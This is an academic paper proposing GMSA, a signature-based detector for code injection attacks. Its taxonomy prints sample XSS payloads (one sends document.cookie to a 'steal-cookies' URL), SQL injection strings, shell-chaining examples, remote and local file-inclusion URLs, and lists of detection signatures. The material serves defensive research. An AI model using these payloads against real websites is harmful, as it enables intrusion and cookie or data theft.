IEEE Access
Multidisciplinary | Rapid Review | Open Access Journal

Received October 27, 2018, accepted November 22, 2018, date of publication November 30, 2018,
date of current version December 31, 2018.

Digital Object Identifier 10.1109/ACCESS.2018.2884201

GMSA: Gathering Multiple Signatures Approach to Defend Against Code Injection Attacks

HUSSEIN ALNABULSI[1], RAFIQUL ISLAM[1], AND MAJHARUL TALUKDER[2]
[1]School of Computing and Mathematics, Charles Sturt University, Albury, NSW 2640, Australia
[2]School of Management, University of Canberra, Canberra, ACT 2600, Australia

Corresponding author: Hussein Alnabulsi (halnabulsi@csu.edu.au)

ABSTRACT Code injection attacks (CIAs) exploit security vulnerabilities and computer bugs that are caused by processing invalid codes. CIA is a problem which hackers attempt to introduce to any new method, their objective being to bypass the protection system. In this paper, we present a tool called GMSA, developed to detect a variety of CIAs, for example, cross-site scripting (XSS) attack, SQL injection attack, shell injection attack (command injection attack), and file inclusion attack. The latter consists of local file inclusion and remote file inclusion. Our empirical analysis reveals that compared with existing research, gathering multiple signatures approach (GMSA) executes a precision performance (accuracy of the proposed algorithm is 99.45%). The false positive rate (FPR) of GMSA is 0.59%, which is low compared with what other research has reported. The low FPR is the most important factor. Ideally, the defense algorithm should balance between the FPR and true positive rate (TPR) because with existing methodologies, security experts can defend against a broad range of CIAs with uncomplicated security software. Typical protection methods yield a high FPR. Our method results in high TPR while minimizing the resources needed to address the false positive. GMSA can detect four types of CIA. This is more comprehensive than other research techniques that are restricted to only two major types of CIA, namely, SQL injection and XSS attacks.

INDEX TERMS Code injection attack (CIA), SQL injection attack, cross-site script (XSS) attack, shell injection attack, file inclusion attack (RFI, LFI).

I. INTRODUCTION

Cyber security is an essential issue in retaining overall reliability of Internet operations. Data injections are the most critical cyber security attacks. Attack detection is the main approach employed to minimize damage that may result from cyber-attacks [1]. Most servers' data is published on the Internet and some of that data can be accessed by authorized users and also hidden from other users who do not have the required authorization. An authorized user can obtain access to the system's database by inserting his or her username and password into the system; then the system checks if the username and password are correct or not. An attacker gets access to the information on the database of the webpage by using methods of attack such as CIA [2]. Examples of CIA include SQL injection attack, XSS attack, Shell injection attack, and File Inclusion attack which consists of LFI and RFI.

The following examples illustrate these methods of attack. Firstly, SQL injection attacks occur when a hacker inserts an SQL command into a database's system of a webpage. A hacker may then enter a database's system as a legitimate user or administrator and can make many modifications to the database such as inserting, altering, or deleting. Secondly, XSS attacks happen when a hacker inserts a XSS script into a webpage by entering the script into a dialogue box on a webpage. Thirdly, Shell injection attacks may be inserted into a system's software for executing Shell commands. This type of attack derives its name from Unix Shell. The aim of Shell injection attacks is to execute a Shell command so that an operating system is infected. Fourthly, Remote File Inclusion (RFI) attacks occur when a user downloads and executes a remote file on a webpage. The remote file takes the form of HTTP or FTP on a webpage [3]. The technique of the GMSA framework is to detect signatures that an attacker could use when attempting a code injection attack.

Code injection attacks are currently the most widely used hacking methods [4]. In recent years web applications have become the preferred target of attackers. During these attacks, hackers damage company websites by stealing important information and deleting datasets [5]. Compounding this problem is the fact that current research has difficulty

addressing issues of CIA such as protection using precision detection results with a low false positive rate against various kinds of CIA (see [6]–[8]). In this paper, we aim to investigate evasion techniques of CIAs and build a novel algorithm for detecting them. We present a new technique for precision detection of cybercrime threats, with a low rate of false alarms and to enhance cyber security on the Internet. This can be done by providing a protection methodology to protect websites from CIAs [9], [10].

The paper presents the GMSA for detecting code injection attacks which will detect the signatures that an attacker could leave when attempting such an attack. We will use a multiple signatures technique in the GMSA method to gather information about the attacker. The experimental evidence shows that the GMSA method generates significant results compared to previous methods described in the literature. According to the literature this is a new technique. Our paper's contribution to this topic is summarized as follows:

1. GMSA method is significant (its accuracy is 99.5%).
2. The false positive rate is slow compared to other research papers (false positive rate is 0.59%).
3. GMSA has been built in such a way that it can comprehensively detect many kinds of CIA, while other research papers can detect only 2 types of CIA (XSS attack, SQL injection attack).

The rest of the paper is organized as follows: section 2 presents the taxonomy of CIA; section 3 is the literature review; section 4 describes the GMSA model; section 5 is concerned with the experimental setup; section 6 focuses on the comparison with other approaches; finally, section 7 concludes this paper with a summary of the main themes covered here.

II. TAXONOMY OF CIA

The following taxonomy illustrates the methods used by hackers to insert each of the four major types of CIA, so we can reach a conclusion about the best way to address these attacks. The four major types of CIA are: XSS Attacks, SQL Injection Attacks, Shell Injection Attacks (Command Injection Attacks), and File Inclusion Attacks (RFI, LFI).

A. XSS ATTACKS

XSS is an important type of CIA and it is one in which malicious scripts are injected into a target website's code. XSS attacks happen when a hacker sends a malicious code through a web application in a form of a web browser to another user.

This subsection indicates the different methods of writing XSS attacks, and the dataset of XSS attacks is summarized in the table below [11]. It depicts the signatures of XSS so that XSS attacks can be detected.

These types of XSS attacks can be written using the five different techniques described below. These techniques enable us to determine the specific signatures of XSS attacks. We include these signatures in the GMSA methodology presented in section 4.

TABLE 1. Different methods of writing XSS attacks.

	XSS Type	XSS Example
1.	We can use a JavaScript "Alert" method to create an XSS or a Cookie alerts.	<Script> alert('xss attacks')</Script> <Script>alert(Document.cookie)< /Script>
2.	Using the JavaScript directive for image XSS.	<img SRC="javascript:Alert('xss attack');"> <IMG Src="www.Shelypamer.com/content/image/1999/92/hackcompress.jpg">
3.	Case Insensitive of XSS Attacks. Does not matter whether the letters are Upper or Lower case.	<ScRiPt>….</sCrIpT> <img src=JavaScRipt:Alert('xss atacks')>
4.	HTML Entities. The quotation mark (" ") is required for XSS attack to run the code.	<Img Src=JavaScript:Alert("XSS attack")> xxs attack link
5.	fromCharCode We can utilize a Sting.fromCharCode() in Javascript to create any sort of XSS injection.	<Img Src=JavaScript:Alert(String.fromCharCode(88,83,83))> <SCRIpT>Alert(String.fromCharCode(88,83,83))</SCRIpT>
6.	Default SRC tag to check the domain of SRC.	<Img sRC= # OnMouseOver="Alert('XSS attack')">
	We can use the IMG/onmouse-over function without #.	<iMG SrC= onMouseOver="Alert('XSS attack')">
	We can use the IMG/onmouse-over function also without SRC.	<Img OnmouseOver="Alert('xxs attack ')">
7.	On Error XSS Alert.	<iMG SRc=/ OnError="Alert(String.fromCharCode(88,83,83))"> </IMg>
	We can add JavaScript alert encode with IMG OnError	<Img Src=/ OnError="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
8.	Encoding by using HTML decimal characters.	img src=javascript:alert('XSS')>
9.	We may use embedded tab to break the line code of XSS.	<IMG SRC="Jav ascript:alert('XSS attack ');">

TABLE 1. *(Continued.)* **Different methods of writing XSS attacks.**

	By using the Space code (&#x09) inside the script.	<Img Src="Jav aScript:Alert('XSS attack ');">
	By inserting newline [**inserting a new line?**] inside the script. By using: 13 (carriage return, 0C ASCII), 10 (newline, 0A ASCII), and 09 (horizontal tab) to break the line code of XSS.	<IMG SRC="Jav
ascript:alert('XSS attack ');">
10.	Input Image.	<Input Type="Image" Src="Javascript:Alert('XSS attack');">
11.	Body Image.	<Body BackGround="Javascript:alert('XSS attack')"> <Body OnLoad=Alert(Document.Cookie)> <Body OnLoad =ALERT('xss attack')>
12.	Using Img DynSrc, Img LowSrc.	<img Dynsrc="javascript:alert('xss attack ')">. <Img LOWSRC="javascript:alert('xss attack ')">
13.	VBScript in XSS attack. We can use VBScript in XSS code, instead of Javascript.	<Img Src='VBScript:MsgBox("xss attack")'>
14.	Svg Object Tag.	<Svg/OnLoad=Alert('xss attack')>
15.	We may use XSS injection in PHP script, by demanding to download PHP onto the server.	<? echo('<SCRIPT>'); echo('IPT>Alert("XSS attack")</SCRIPT>'); ?>
16.	Style tag with broken up the Javascript code.	<STyLE>@IM\PORT'\JA\VASC\RIPT:ALERT("xss attack")'; </STyLE>.
17.	We can use XSS injection without "Alert" signature. In the previous XSS script example, most XSS injection scripts are using the 'Alert' command; however, here is an example of using XSS injection without employing the 'Alert' command.	Document.Write("<IMG SRC=HTTP://website/steal-cookies?a="+Document.Cookie+" />") Document.Body.InnerHTML="Owned:"+Document.Cookie <IMG SRC=X OnError= Confirm (String.fromCharCode (88,83,83))>

1) URL ENCODING

Most hackers utilize the URL Encoding method. The following is an example of a XSS attack statement before and after encoding: XSS attack statement before encoding:

<img src = JavaScript:Alert('xss attack')>

XSS attack statement after encoding: %3Cimg%20src%3D JavaScript%3AAlert ('xss attack')%3E.

2) UTF-8 REPRESENTATION IN XML

UTF-8 Representation in XML is a popular encoding technique [12]. Here is an example:

XSS script before encoding: <img src = JavaScript: Alert ('xss attack')>

XSS script after encoding:

<img src = javasc ript:ale rt('XSS')>

3) HEXADECIMAL REPRESENTATION IN XML

An example of XSS attack before encoding: <Img Src = JavaScript: Alert('xss attack')>

XSS attack after encoding: <Img Src= &#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&# x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&# x28&#x27&#x58&#x53&#x53&#x27&#x29> [13].

4) HTML ENTITIES

Some characters are reserved in HTML, such as the symbol " can be represented as " the symbol < can be represented as &lt, and the symbol & can be represented as &amp. Here is an example:

Original XSS attack statement: <img src = JavaScript: Alert("xss attack")>.

XSS attack statement after using HTML Entities: <img src = JavaScript:Alert("xss attack")>.

5) INSERTING COMMENTS IN BETWEEN A QUERY

We use these comment strings to evade signature detection, by using the C syntax of /* to start the comment, and */ to end the comment line. For example: "< /a Style = X:EXPRE/****/SSION (netsparker (0xXXXXXX))>".

The normal word "expression" is divided by the comment symbol "/**/" [10]. Consequently, the results of XSS attacks signatures to detect the XSS attacks are: alert (, document., cookie, body, write, IMG, SRC, onmouseover, onerror, &#.

The "Alert" signature must be followed with "(" signature in the same webpage.

It is must be followed with the "document" signature, which is one of the following signatures: "Cookie", "Body", "Write" in the same webpage.

It must be followed by the "IMG" signature, which is one of these signatures: "SRC", "Onerror", "Onmouseover" [14].

For the UTF-8 representation in XML and the Hexadecimal representation in XML, we detect the signature of "&#". To prevent the URL Encoding method, we detect all of the URL Encoding values of these signatures (capital and small letters): alert, (, document, ., cookie, body, write, IMG, SRC, onmouseover, onerror, as shown in Table 2.

TABLE 2. The ASCII Encoding values of the signature characters to detect XSS attacks.

	Character	ASCII Encoding Capital Letter	ASCII Encoding Small Letter
1.	A, a	%41	%61
2.	B, b	%42	%62
3.	C, c	%43	%63
4.	D, d	%44	%64
5.	E, e	%45	%65
6.	G, g	%47	%67
7.	I, i	%49	%69
8.	K, k	%4B	%6B
9.	L, l	%4C	%6C
10.	M, m	%4D	%6D
11.	N, n	%4E	%6E
12.	O, o	%4F	%6F
13.	R, r	%52	%72
14.	S, s	%53	%73
15.	T, t	%54	%74
16.	U, u	%55	%75
17.	V, v	%56	%76
18.	W, w	%57	%77
19.	Y, y	%59	%79
20.	.	%2E	%2E
21.	(	%28	%28

B. SQL INJECTION ATTACKS

In this subsection, we describe five types of SQL injection attacks [10], and their consequences.

1) TAUTOLOGIES

Many SQL injection methods depend on tautologies, which in turn rely on inserting an expression that is always true, such as using the conditional OR operator.

Here is an example of this type of SQL injection attack: Select User_Password From Users Where User_Password = '' or 1 = 1. If we type (= '' or 1 = 1) on a link of a website at the end of the SQL script, then the intrusion process succeeds. Also if we insert "AND" instead of "OR", then the intrusion succeeds as well, for example: (= '' AND 1 = 1).

In the previous example, we can convert the equal sign "=" into its hexadecimal value "%3D", and add "'value'= 'value'" or "1 like 1" instead of "1 = 1". The SQL injection statement would be as follows, for example: Select User_Password From Users Where User_Password = Null+ or + 1%3D1.

Select User_Password From Users Where User_Password = Null or 1 = 1.

Select User_Password From Users Where User_Password = Null xor 1 = 1.

When a checking signature is (or) followed by a space, it is possible to use a new line as a space. This would be possible using the (%0a) value within a URL, for example: Select User_Password From Users Where User_Password = Null or 'Value'='Value'.

We can use "Like" instead of the equal sign"=". We can utilize the SQL injection by inserting the user name or any characters in the TextBox of the User_Name, then adding a "like" signature in the SQL statement. We may also use other variants such as: "OR 1 Like 1", or "OR 1 Like 2".

For example: Select User_Password From Users Where User_Password = Null or 1%20Like%201.

Union All Select UserName1, Password1, From Admin1 Where UserName1 Like 'Admin%'.

2) ARBITRARY STRING PATTERN

In an SQL injection, an attacker can insert characters in between a query by using the C syntax of /* to start, and */ to end the comment line. An attacker uses these string patterns (/**/) to evade signature detection of characters such as "Or", "Union", etc.

Furthermore, an attacker may use multiline of the C syntax to make the SQL syntax unpredictable. By inserting a minimum of two stars [**] inside two slashes [/], i.e. /**/, he or she may also insert more than two stars [**] inside two slashes [/], i.e. /**********/.

He or she could insert the C syntax in between the SQL injection code, for example: Select Password1 From Users Where Password1 = '/*******/OR/**********/1=1/ ******* /;

3) GROUP CONTATENATE STRING

A way to conduct an SQL injection is by using the "Concat" or "Group_Concat" in an SQL injection syntax. In this type of SQL injection, an attacker does not need to insert "Or", "Like" characters.

For example: Select Group_Concat (UserName, Password1) From MemberA.

Select Concat (UserName, Password1) From MemberB.

4) STORED PROCEDURE

In the SQL stored procedure, an attacker seeks to undertake privilege escalation. Remote command attack and DoS attack usually employ the stored procedure. The signatures of these kinds of attacks are: Xp_CmdShell, Update, ShutDown, Sp_ExecWebTask, Exec, Drop Table, Delete from

User, Right Join Select, Left Join Select, WaitFor Delay, Create Table, Inner_Join Select, Insert into Table, Show Tables.

5) ALTERNATE ENCODING

Alternate encoding is an attack technique whereby an attacker tries to insert an SQL injection command by utilizing encoding techniques including: Unicode Character Encoding, ASCII, and Hexadecimal. The signatures for this sort of SQL injection are: ASCII(), Char(), DEC(), HEX(), UNHEX(), Exec(), BASE64(), ROT13(), BIN() [14].

The results of signatures that we need to detect when scanning for SQL injection attack are: delete, delay, drop, create, select, show, insert, update, shutdown, and exec.

It should be followed by the ''select'' signature, which is one of these signatures: ''show'', ''union'', ''join'', ''having'', ''from'' in the webpage.

It must then be followed by the ''table'' signature, which is one of these signatures: ''create'', ''drop'', ''show'' in the webpage.

The ''into'' signature must be followed by the ''insert'' signature in the webpage.

The ''wait'' signature must be followed by the ''delay'' signature in the webpage.

Regarding the UTF-8 representation in XML and Hexadecimal representation in XML, we detect the signature of ''&#''. To prevent the URL Encoding method, we detect all of the URL Encoding values of these signatures (capital and small letters): delete, delay, drop, create, select, show, insert, update, shutdown, exec, union, join, having, from, table, into, and wait, as shown in Table 3.

TABLE 3. The ASCII Encoding values of the signature characters to detect SQL injection attacks.

	Character	ASCII Encoding Capital Letter	ASCII Encoding Small Letter
1.	A, a	%41	%61
2.	B, b	%42	%62
3.	C, c	%43	%63
4.	D, d	%44	%64
5.	E, e	%45	%65
6.	F, f	%46	%66
7.	G, g	%47	%67
8.	H, h	%48	%68
9.	I, i	%49	%69
10.	J, j	%4A	%6A
11.	L, l	%4C	%6C
12.	M, m	%4D	%6D
13.	N, n	%4E	%6E
14.	O, o	%4F	%6F
15.	P, p	%50	%70
16.	R, r	%52	%72
17.	S, s	%53	%73
18.	T, t	%54	%74
19.	U, u	%55	%75
20.	V, v	%56	%76
21.	W, w	%57	%77
22.	X, x	%58	%78
23.	Y, y	%59	%79

C. SHELL INJECTION ATTACKS (COMMAND INJECTION ATTACKS)

In this subsection, we present how a Shell Command injection attack can be detected by providing common characteristics of Shell Command injection attacks that an attacker may use.

The parameter ''pam.injection.Shell.pedantic'' affects Shell injection signatures and it is essential that one of the following characters precedes a Shell command. These characters can be used by attackers for Shell injection attacks [14]:

1) BACK-TICK (')

For example: 'cmd', used to execute a specific command, such as 'whoami'

2) DOLLAR + OPEN PARENTHESES ($())

For example: echo $(whoami), $(cmd), $(ouch test.sh; echo 'ls' > test.sh).

3) DOUBLE PIPE (||)

For example: cmd1||cmd2. Command 2 will be executed if command 1 execution fails.

4) DOUBLE AMPERSAND (&&)

For example: cmd1 && cmd2. Command 2 will be executed if command 1 execution succeeds.

5) SEMI-COLON (;)

For example: cmd1; cmd2. Command 2 will be executed whether command 1 execution is successful or not.

6) PIPE (|)

For example: cmd1|cmd2. Command 2 will be executed whether command 1 execution succeeds or otherwise.

7) SINGLE LEFT POINTING ANGLE QUOTATION MARK

For example: <(Ls), <(Cmd).

8) SINGLE RIGHT POINTING ANGLE QUOTATION MARK

For example: >(ls), >(cmd).

If the parameter ''pam.injection.Shell.pedantic'' is disabled, then all characters will be scanned for Shell injection attacks, and the false positive rate may be increased [15], [16].

D. FILE INCLUSION ATTACKS (RFI, LFI)

Remote File Inclusion (RFI) is a method exploited by hackers to hack webpages such as PHP websites from a remote server. RFI attack is considered to be very high risk for website pages because it allows an attacker to force a vulnerable

webpage to divert by using a pointer to a malicious code which is located on a remote server. Then the malicious code will install on the server of the vulnerable webpage. If a webpage executes a malicious code, an attacker can download a malicious code program on a victim machine and retrieve important information from that machine [17].

An example of a Remote File Inclusion (RFI) [18]–[21]:

1) INCLUDING REMOTE CODE: ?file=[ftp, http, and https]. For example:

i. Http://Website1.wordpress.com/Shell.txt
ii. Http://Website2/?format = www.attacker-page.com / hacker.txt ? HTTP/1.1 (must be Allow_URL_Include = on, and Allow_URL_FOpen = on).

2) USING PHP STREAM: ?File = PHP://Input. For example:

i. ?File = PHP: //Page_name.
ii. Http://www.website3.com/vulnarable.php? file = www.hackpage.com/exploit-page.
iii. Http://website4.org.au/download_file.php?page = www.hackerpage.org.au

Local File Inclusion (LFI); is the same as Remote File Inclusion attacks except instead of including remote files, an attacker includes local files. For example, files on the local server can be included for execution [22].

Example of Local File Inclusion (LFI) [18]:

1) INCLUDING FILES IN THE SAME DIRECTORY, such as: ?File=.Access

2) PATH TRAVERSAL, such as: ?File=../../../ Lib1/ Loca1files.db

3) INCLUDING INJECTED PHP CODE, such as: ?File=../../Var1/Log1/b2.log.

To detect File Inclusion attacks, we need to determine the characters that an attacker could use to execute File Inclusion attacks (RFI, LFI).

An attacker uses one of these characters to implement File Inclusion attacks ''http.... http'' (http written twice in the URL link), or ''http....ftp'' (http and ftp written together in the URL link) to implement the attack successfully. Consequently, by detecting one of these signatures, i.e. ''HTTP.... HTTP'', or ''HTTP....FTP'', GMSA can successfully detect File Inclusion attacks (RFI, LFI).

This paper proposes a novel algorithm to detect various sorts of CIA and it also offers a detection outcome that is more precise than other existing approaches.

The result of File Inclusion (RFI, LFI) signatures to detect the File Inclusion attacks is: ''HTTP'', ''FTP''.

The ''http'' signature must be followed by one of these signatures, i.e. ''FTP'' or ''HTTP'' signatures in the webpage [14].

III. LITERATURE REVIEW

The literature reveals a range of techniques for detecting CIAs, but most of the false positive rates are high.

To detect Shell code attacks, Zhao and Ahn (2013) proposed a technique called Instruction sequence abstraction for modeling Shell code detection and attribution through a novel feature extraction method [6]. It facilitates a Markov chain-based model for Shell code detection and supports vector machines of encoded Shell code attribution. It extracts coarse grained features from an instruction sequence to solve the binary Shell code injection problem. The authors used a penetration program called Metasploit, which consists of different tools and hosts from a variety of sources. The authors collected and used **[one hundred and forty?]** samples of unencoded Shell code for testing and training the Markov chain-based model, which is executable on many operating systems such as Linux, Unix, and Windows.

In detecting SQL injection attacks, Priyaa and Devi (2016) propose a hybrid framework for detecting SQL injection attacks at the database level using an Efficient Data Adaptive Decision Tree algorithm (EDADT). EDADT comprises the semi-supervised algorithm and SVM classification algorithm [23]. The query tree is derived from the database log to provide precise performance from the hybrid framework. The SQL injection attack classifier checks if the testing feature vector is benign or malicious with the optimized SVM classification model. The experimental results indicate that the hybrid framework performs very effectively in detecting malicious SQL queries compared to other research.

For preventing SQL Email Hacking, Sharadqeh et al. (2012) proposed a framework in their paper ''Review and Measuring the Efficiency of SQL injection Method in Preventing Email Hacking'' [8]. Their method seeks to prevent Email SQL injection attacks, and the authors applied SQL injection attacks in many different ways. Sharadqeh et al. state that SQL is a popular Email hacking technique in wired networks. The attacks consist of several stages and an attacker uses more than one hacking technique, so when the authors proposed a framework to prevent Email SQL injection attacks, the recall rate result was 79%.

Regarding the intrusion detection system, Nadiammai and Hemalatha (2014) proposed an effective approach for intrusion detection using data mining techniques. The authors used an EDADT algorithm which is formed by using two algorithms, i.e. Hybrid PSO + C4.5 [13]. The Hybrid IDS model is formed by using the SNORT IDS and two preprocessors known as ALAD and LERAD. Four issues have been solved by using the EDADT algorithm: firstly, high level of human interaction; secondly, classification of data; thirdly, effectiveness of distributed denial of service attack; and fourthly, lack of labeled data. The authors tested the EDADT using the KDD Cup dataset and the resulting accuracy of the EDADT algorithm was 98.12%.

For the purposes of testing using a white-box, Qu et al. (2013) presented the prototype framework known as JVDS for detecting XSS attack and SQL injection attack. The steps of this particular methodology are: firstly, construct a taint dependency graph for the framework; secondly, use a finite state to represent the value of tainted string; and thirdly, verify the safe handling effectiveness of the framework for a user input by matching the input with the attack pattern,



FIGURE 1. Components of the model for the detection and classification of code injection attacks.

and implement the detection prototype system to check the vulnerability of the web application. Results showed that the program is appropriate for detecting code injection attacks. The JDVS framework could detect the vulnerability for a dataset of test cases within a short period of time [24].

In order to prevent SQL injection and XSS attacks, Scholte et al. (2012) present a novel technique based on automated data type detection of input parameters (IPAAS) [25]. The authors implemented IPAAS by using a PHP web application and evaluated its vulnerability against both XSS attacks and SQL injection attacks on five real websites. The IPAAS provides a user input validation instead of output sanitization for the prevention of XSS and SQL injection attacks. The evaluation demonstrated that IPAAS prevented 83% of SQL injection attacks and 65% of XSS attacks. This finding confirms a low rate of false positive in the prevention of XSS and SQL injection attacks by using the IPAAS framework.

Koshal et al. (2012) use the Intrusion Detection System (IDS) with a cascading effect of multiple algorithms, and this strategy offers a much more precise performance compared to a single algorithm. The accuracy and detection rates of the IDS that use the single algorithm are not as precise and the false alarm rate is higher [26]. The authors combined two hybrid algorithms (C4.5 decision tree and Support Vector Machine (SVM)) to develop the detection system. The results show an increase in the accuracy, detection rate, and a low false positive rate. The dataset which is used for estimating the system is NSL KDD and a cascading effect of the multiple algorithms only categorizes the dataset as normal or abnormal. The testing results indicate that the system has an advantage over the KDD Cup 99, in that less time is required for detecting the code injection attacks.

Most research has focused on the two major types of CIA, namely SQL injection and XSS attacks. The main weakness of the above research techniques, however, is that they have a high false positive rate even if the true positive rate is high. The high false positive rate is still the most important factor in the above literature and is addressed by our GMSA methodology. In this paper, we propose GMSA which considers all possible CIAs and their mitigating strategies. Our empirical analysis demonstrates that GMSA is significant in detecting CIA with a low false positive rate of around 0.59%.

IV. PROPOSED GMSA MODEL

In this section we present the GMSA model for detecting and classifying CIAs. Figure 1 illustrates five phases: phase 1- URL Collection; phase 2- Proposed Method; phase 3- Dataset Testing; phase 4- Proposed Classifier; and phase 5- Classifier Result. We explain each phase in separate subsections below.

A. URL COLLECTION

Initially, the dataset for the URL Collection, consisting of both benign and malicious URLs was collected from two different resources. Dataset A was downloaded from HTTP DATASET CSIC 2010 which consists of large amounts of code injection attack datasets [27], while Dataset B was downloaded from SecLists which is a security tester's companion [28]. We sorted the URLs in Microsoft Excel program into two separate datasets (benign and malicious), the objective being to utilize them for training and testing purposes.

B. GMSA FRAMEWORK

The second phase is the Proposed Method. In this phase we mix the benign and malicious links together, and prepare them

to create two training datasets for Dataset A and another two training datasets for Dataset B.

The GMSA framework can distinguish between benign and malicious codes in the datasets depending on the attack signature patterns. We train our GMSA framework with the training datasets to check whether it works correctly or not.

The GMSA framework receives the URL's link from the dataset, and checks whether it is malicious or benign by searching for any attack signatures of the CIA.

To be more accurate in the URL checking, if the GMSA finds one attack signature of the CIA, it should find another attack signature in the URL's link. Thus the two attack signatures should be together in the link with a consideration of the URL's link of the webpage containing the malicious code, as shown in Figure 2.



FIGURE 2. The URL Signature using gathering multiple signatures approach.

In section II (Taxonomy of CIA) we have explained the attack signatures needed to detect every type of CIA.

C. DATASET TESTING

Separating data into training and testing sets is an important part of evaluating data in Data Testing phase. The dataset is divided into training and testing sets in order to check the accuracy and precision of the GMSA model. Typically, when a dataset is separated into training and testing sets, most of the data is used for training, and a smaller portion of the data is used for testing. In the testing set after the GMSA model has been processed by using the training set, we test the GMSA model by providing some unique data to check the GMSA model's ability to detect some different types of data.

In the Dataset Testing phase, we need to generate many datasets for both the training and testing phases to utilize them in the Proposed Classifier. This helps us to obtain an accurate outcome from the URL classifier framework. The sizes of the Training Dataset samples in Dataset A are: 732, and 737. The sizes of the Training Dataset samples in Dataset B are: 1005, and 1003. The sizes of the Testing Dataset samples in Dataset A that we created by using Microsoft Excel program are: 3473, 1736, 2583, and 3696. The sizes of the Testing Dataset samples in Dataset B are: 1530, 2180, and 2602.

D. CLASSIFIER

In the Proposed Classifier, our proposed framework receives the link's code from the dataset, and checks whether it is benign or malicious. We check, classify, and validate the training and testing datasets with the GMSA framework to generate and construct the Classifier Result. We elaborate more on the GMSA framework in the next section.

E. CLASSIFIER RESULT

The last phase is known as the Classifier Result. In this phase the GMSA framework informs us whether each link's code in the datasets is benign or malicious. We collect the results of the Proposed Classifier and determine the output result which consists of Precision Rate (PR), Recall Rate (RR), False Positive (FP), False Negative (FN), True Positive (TP), True Negative (TN), and Accuracy (ACC).

V. EXPERIMENTAL SETUP

Dataset A was downloaded from HTTP DATASET CSIC 2010 which consists of large amounts of code injection attack datasets [27], while Dataset B was downloaded from SecLists which is a security tester's companion [28].

We utilized a MATLAB program with Windows 10 platform to build the GMSA framework, and we used Microsoft Office Excel 2010 to process the datasets from the two different dataset resources.

A. PROPOSED ALGORITHM

In this subsection, we present the code detection algorithm of GMSA with a pseudocode, and also explain how the proposed algorithm works and can detect the CIA in five steps.

From the above algorithm, we can calculate the GMSA algorithm's execution time from the above ''for'' loop, which gives an approximate O(N) of execution time, where N is the count of the characters at each line in the dataset.

We evaluate the results of the GMSA algorithm by drawing a ROC diagram (Receiver Operating Characteristic) curve, which is a graphical plot that shows the performance of a binary system.

The ROC curve was originally developed by engineers during World War Two, as a method for detecting target objects. The ROC is also used in data mining, radiology, biometrics, machine learning, and medical research.

B. GMSA EVALUATION

In this subsection, we evaluate the GMSA algorithm from two different dataset resources, and draw two different ROC diagrams for these two different dataset resources. Table 4 summarizes the results of the detection framework with six different datasets. The highest accuracy value as shown in Table 2 is 0.9932 (Dataset A, 2), but the average of the accuracy result is 0.9898 (Dataset A, Avg.). The false positive

Algorithm 1 Code Detection Algorithm of GMSA

Step 1:
Input: Read the Excel dataset file. Read the dataset code line by line (dataset is an Excel file).
Step 2:
Distinguish whether the dataset code is a benign code or a CIA by collecting all signatures of the CIA, then checking every URL to see if it contains any of these signatures.
N: count of the words at each line in the dataset
Identify (n1= signature 1, n2= signature 2, n3= signature 3, n4= signature 4, ..., nk = signature k)
for (i=1 to N)
F1=Find if every line contains n1
end
for (i=1 to N)
F2=Find if every line contains n2
end
.
.
.
for (i=1 to N)
Fk = Find if every line contains nk
end
Step 3:
In most cases, the URL should contain more than one signature so we can consider the URL as a malicious webpage. Therefore in these cases we can reduce the false positive (false alarm) to obtain a more accurate result.
x=0
if (F1 & F2==1) **then**, If both signatures located at the URL
F11= the webpage is containing a malicious code
x = x + 1
else
The webpage is benign
End
Step 4:
Check if any duplication has occurred and if the malicious code happened multiple times in the URL.
for (i=1 to A)
{
if(F11 & F12& F13& F14& . . . . .)==1 **then**. If both signatures located at the same webpage (to prevent duplication of counting the signatures, if the signature repeats many times in the webpage)
